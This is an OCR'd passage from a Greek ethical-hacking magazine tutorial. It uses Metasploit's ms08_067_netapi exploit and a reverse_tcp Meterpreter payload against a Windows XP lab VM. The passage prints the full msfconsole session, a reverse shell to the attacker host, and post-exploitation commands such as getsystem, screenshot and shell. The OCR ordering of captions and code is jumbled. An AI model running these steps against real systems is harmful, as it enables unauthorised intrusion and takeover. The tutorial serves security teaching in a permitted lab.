Payload options (windows/meterpreter/reverse_tcp):
   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique: seh,
thread, process, none
   LHOST                      yes       The listen address
```



Αναζητάμε exploit modules που να αφορούν σε συστήματα Windows και ειδικά στο πρωτόκολλο SMB (Windows file sharing). Όπως βλέπετε, το Metasploit διαθέτει πολλά περισσότερα από ένα. Σε περιπτώσεις σαν αυτή, οι χαρακτηρισμοί της στήλης Rank βοηθούν σημαντικά για την τελική επιλογή.

```
   LPORT     4444              yes       The listen port
Exploit target:
   Id   Name
   --   ----
   0    Automatic Targeting
```

Πλέον, εμφανίζονται και οι παράμετροι του payload που μόλις επιλέξαμε και σε λίγο θα χρησιμοποιηθεί κατά το exploitation. Χρειάζεται όμως να αποδώσουμε τιμή στη μεταβλητή LHOST. Συγκεκριμένα, αυτή πρέπει να `χει τη διεύθυνση IP του υπολογιστή στον οποίο θα συνδεθεί το payload, μόλις τρέξει στο μηχάνημα-στόχο. Προφανώς και μιλάμε για το BackTrack box: το IP του δικού μας ήταν 192.168.56.133. Για να βρείτε το IP του δικού σας, σε μια κονσόλα πληκτρολογήστε


```
root@bt:~# ifconfig
```


Η ανάθεση τιμής στην LHOST γίνεται με τον αναμενόμενο τρόπο:

```
msf  exploit(ms08_067_netapi) > set LHOST 192.168.56.133
LHOST => 192.168.56.133
msf  exploit(ms08_067_netapi) > show options
Module options (exploit/windows/smb/ms08_067_netapi):
   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOST    192.168.56.139   yes       The target address
   RPORT    445              yes       Set the SMB service port
   SMBPIPE  BROWSER          yes       The pipe name to use
(BROWSER, SRVSVC)
Payload options (windows/meterpreter/reverse_tcp):
   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique: seh,
thread, process, none
   LHOST     192.168.56.133   yes       The listen address
   LPORT     4444             yes       The listen port
Exploit target:
   Id   Name
   --   ----
   0    Automatic Targeting
```

Έφτασε η στιγμή που περιμέναμε! Ενεργοποιήστε το exploit:

```
msf  exploit(ms08_067_netapi) > exploit
[*] Started reverse handler on 192.168.56.133:4444
[*] Automatically detecting the target...
[*] Fingerprint: Windows XP - Service Pack 2 - lang:English
[*] Selected Target: Windows XP SP2 English (AlwaysOn NX)
```


Επιστρέφοντας στο Zenmap, με μια γρήγορη ματιά θυμόμαστε ότι στο τοπικό δίκτυο υπάρχει ένα μηχάνημα με Windows XP SP2. Ταυτόχρονα, στο Metasploit έχουμε εντοπίσει ένα exploit module που αφορά στη συγκεκριμένη έκδοση του λειτουργικού και στο πρωτόκολλο SMB...



Ένας ευκολότερος τρόπος για τον εντοπισμό αδυναμιών είναι με τη βοήθεια κάποιου vulnerability scanner, όπως είναι το Nexpose της Rapid7. Η Community Edition διανέμεται δωρεάν και κατά την εγκατάσταση προειδοποιεί πως απαιτούνται 8GB μνήμης RAM. Εμείς πάντως αγνοήσαμε την προειδοποίηση και το δουλέψαμε μέσα σε VM με μόλις 2GB RAM. Όπως φαίνεται κι από το στιγμιότυπο, με τις εργοστασιακές ρυθμίσεις το Nexpose σχεδόν εξάντλησε τη μνήμη του VM. Ολοκλήρωσε ωστόσο την αποστολή του επιτυχώς!

```
[*] Attempting to trigger the vulnerability...
[*] Sending stage (752128 bytes) to 192.168.56.139
[*] Meterpreter session 1 opened (192.168.56.133:4444 ->
192.168.56.139:1344) at 2013-02-14 11:40:03 +0200
meterpreter >
```

Τελειότης! Αφού επιχειρήσαμε την επίθεση, όπως βλέπουμε από την έξοδο του exploit, συνέβησαν τα ακόλουθα:

- ξεκίνησε ο listener στο μηχάνημά μας και συγκεκριμένα στο port 4444
- εντοπίστηκε η ακριβής έκδοση του στόχου
- με εκμετάλλευση της αδυναμίας στην οποία αφορά το exploit, εστάλη το payload στο στόχο
- το payload εκτελέστηκε επιτυχώς από το στόχο και φρόντισε να συνδεθεί πίσω στο μηχάνημα του attacker (το BackTrack μας)
- η σύνδεση επετεύχθη και, πλέον, έχουμε ένα Meterpreter session.

Βρισκόμαστε στο command prompt του Meterpreter και λειτουργούμε στα πλαίσια του μηχανήματος στόχου. Δώστε `help` για όλες τις διαθέσιμες εντολές και δοκιμάστε τις ακόλουθες:

```
meterpreter > sysinfo
Computer        : SECDESK
OS              : Windows XP (Build 2600, Service Pack 2).
Architecture    : x86
System Language : el_GR
Meterpreter     : x86/win32
meterpreter > ipconfig
...
Interface  2
============
Name         : AMD PCNET Family PCI Ethernet Adapter - Packet
Scheduler Miniport
Hardware MAC : 08:00:27:67:0e:3d
MTU          : 1500
IPv4 Address : 192.168.56.139
IPv4 Netmask : 255.255.255.0
meterpreter > getsystem
...got system (via technique 1).
meterpreter > screenshot
Screenshot saved to: /root/dEfKRCXz.jpeg
meterpreter > shell
Process 3324 created.
Channel 2 created.
```

```
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.
C:\WINDOWS\system32>
```

Με την `getsystem` ο Meterpreter επιχειρεί να σας δώσει δικαιώματα υπερχρήστη — και στη συγκεκριμένη περίπτωση τα καταφέρνει. Η `screenshot` είναι ιδιαίτερα διασκεδαστική, μιας κι αποθηκεύει στο μηχάνημα του επιτιθέμενου full-screen screenshots από το dekstop του θύματος. Εξάλλου, με την `shell` αποκτάτε ένα πλήρες command shell στο μηχάνημα-στόχο. Για να το εγκαταλείψετε, πληκτρολογήστε `exit`. Με άλλο ένα, κλείνετε και το Meterpreter session. Αν θέλετε να το ανοίξετε ξανά, πληκτρολογήστε και πάλι `exploit`. Τέλος, για να εγκαταλείψετε το ms08_067_netapi, δώστε `back` και θα γυρίσετε στο prompt του msfconsole.

Εντοπισμός και κατηγοριοποίηση ευπαθειών

Από τα λίγα που είδαμε ως τώρα, φαίνεται ξεκάθαρα ότι το Metasploit είναι άριστο για τις επιθέσεις αυτές καθ' αυτές, δεν είναι όμως ό,τι καλύτερο για τον εντοπισμό ευπαθειών οι οποίες είναι δυνατόν να οδηγήσουν στις επιθέσεις. Για τη δουλειά αυτή, πολύ πιο κατάλληλοι είναι οι λεγόμενοι vulnerability scanners. Παραδείγματα τέτοιων εφαρμογών είναι το Nessus της Tenable Network Security (www.tenable.com/products/nessus) καθώς και το Nexpose της Rapid7, που έχει και το Metasploit (www.rapid7.com/products/nexpose). Ένα από τα δυνατά σημεία του Nexpose είναι ότι, αφού ολοκληρώσει την αναζήτηση για ευπάθειες, για κάθε μία που βρίσκει πληροφορεί και για το αν υπάρχει διαθέσιμο exploit module στο Metasploit. Σας προτείνουμε να εγκαταστήσετε κι εσείς τη δωρεάν εκδοχή του Nexpose στο εργαστήριό σας και να κάνετε μια αναζήτηση για ευπάθειες. Στο deltaCast s01e06 μπορείτε να παρακολουθήσετε και την αναζήτηση που κάναμε στο δικό μας, εικονικό εργαστήριο (http://deltahacker.gr/deltacast-s01e06).


Από εδώ και πέρα

Να σημειώσουμε ότι τα Metasploit και Nexpose δεν είναι κατάλληλα μόνο για τοπικά δίκτυα. Μπορείτε κάλλιστα να τα χρησιμοποιήσετε για να ελέγξετε ένα site — αρκεί να έχετε πάρει άδεια από τον ιδιοκτήτη του, φυσικά.


Σε πιο ρεαλιστικά σενάρια χρήσης, μετράει τρομερά η εμπειρία του penetration tester. Πράγματι, πέρα από τα εργαλεία ο καλός pentester γνωρίζει ποιες επιθέσεις είναι πιθανό να επιφέρουν καρπούς και ποιες όχι, πριν καν ακόμη τις εξαπολύσει! Εξάλλου, στην πράξη είναι πολύ πιθανό να συναντήσει εμπόδια όπως υπερπροστατευτικά firewalls ή ευαίσθητα antivirus και IDSes. Και γι' αυτά όμως υπάρχουν τρόποι αντιμετώπισης.

Με τα δύο άρθρα του τεύχους που κρατάτε στα χέρια σας, κάναμε μόνο μία μικρή, σύντομη εισαγωγή στον κόσμο του penetration testing, παίζοντας από την πλατφόρμα του Metasploit. Το όλο θέμα είναι εξαιρετικά ενδιαφέρον, είτε το βλέπει κανείς από τη σκοπιά του επιτιθέμενου είτε από εκείνη του αμυνόμενου.

Θα επανέλθουμε — και όχι μία μόνο φορά ;)



Μόλις τρία μηχανήματα (assets) αλλά 471 στο πλήθος ευπάθειες (vulnerabilities). Λογικό, μιας και σκανάραμε τα VMs του εικονικού μας εργαστηρίου, τα οποία είναι όλα τους (σκοπίμως) ευπαθή.



Ένα από τα δυνατά σημεία του Nexpose είναι πως αν για κάποια ευπάθεια που εντοπίζει υπάρχει exploit module του Metasploit, μας ενημερώνει σχετικά και φυσικά δίνει και το όνομα του module. Είναι νομίζουμε φανερό πως το Nexpose αποτελεί άριστο συμπλήρωμα για το Metasploit!

Η **διαφήμισή** σας θα μπορούσε να είναι εδώ.

Θα μπορούσε να 'ναι και σε κάποια άλλη σελίδα, δηλαδή.

Αλλά δεν είναι.

Προς το παρόν.

Πάντως μην αναρωτιέστε: Ξέρουμε ότι ξέρετε πως ξέρουμε ότι ξέρετε τι πρέπει να κάνετε.

Μην ντρέπεστε, λοιπόν.

talk2us@deltahacker.gr

Εμείς πάντως θα σας μιλήσουμε. (*)

(*)

Στο μεταξύ συνεχίζουμε, **για δεύτερη συνεχή χρονιά**, με τη φροντίδα του καλύτερου τεχνολογικού περιοδικού γύρω από το ethical **hacking**, τα **δίκτυα** και την **ασφάλεια**, τον **προγραμματισμό** και τα **ηλεκτρονικά**.

Ξέρετε. Για **ανήσυχους**, **φιλοπερίεργους ανθρώπους** που δεν βλέπουν τον υπολογιστή τους ως τοστιέρα.

deltahacker.gr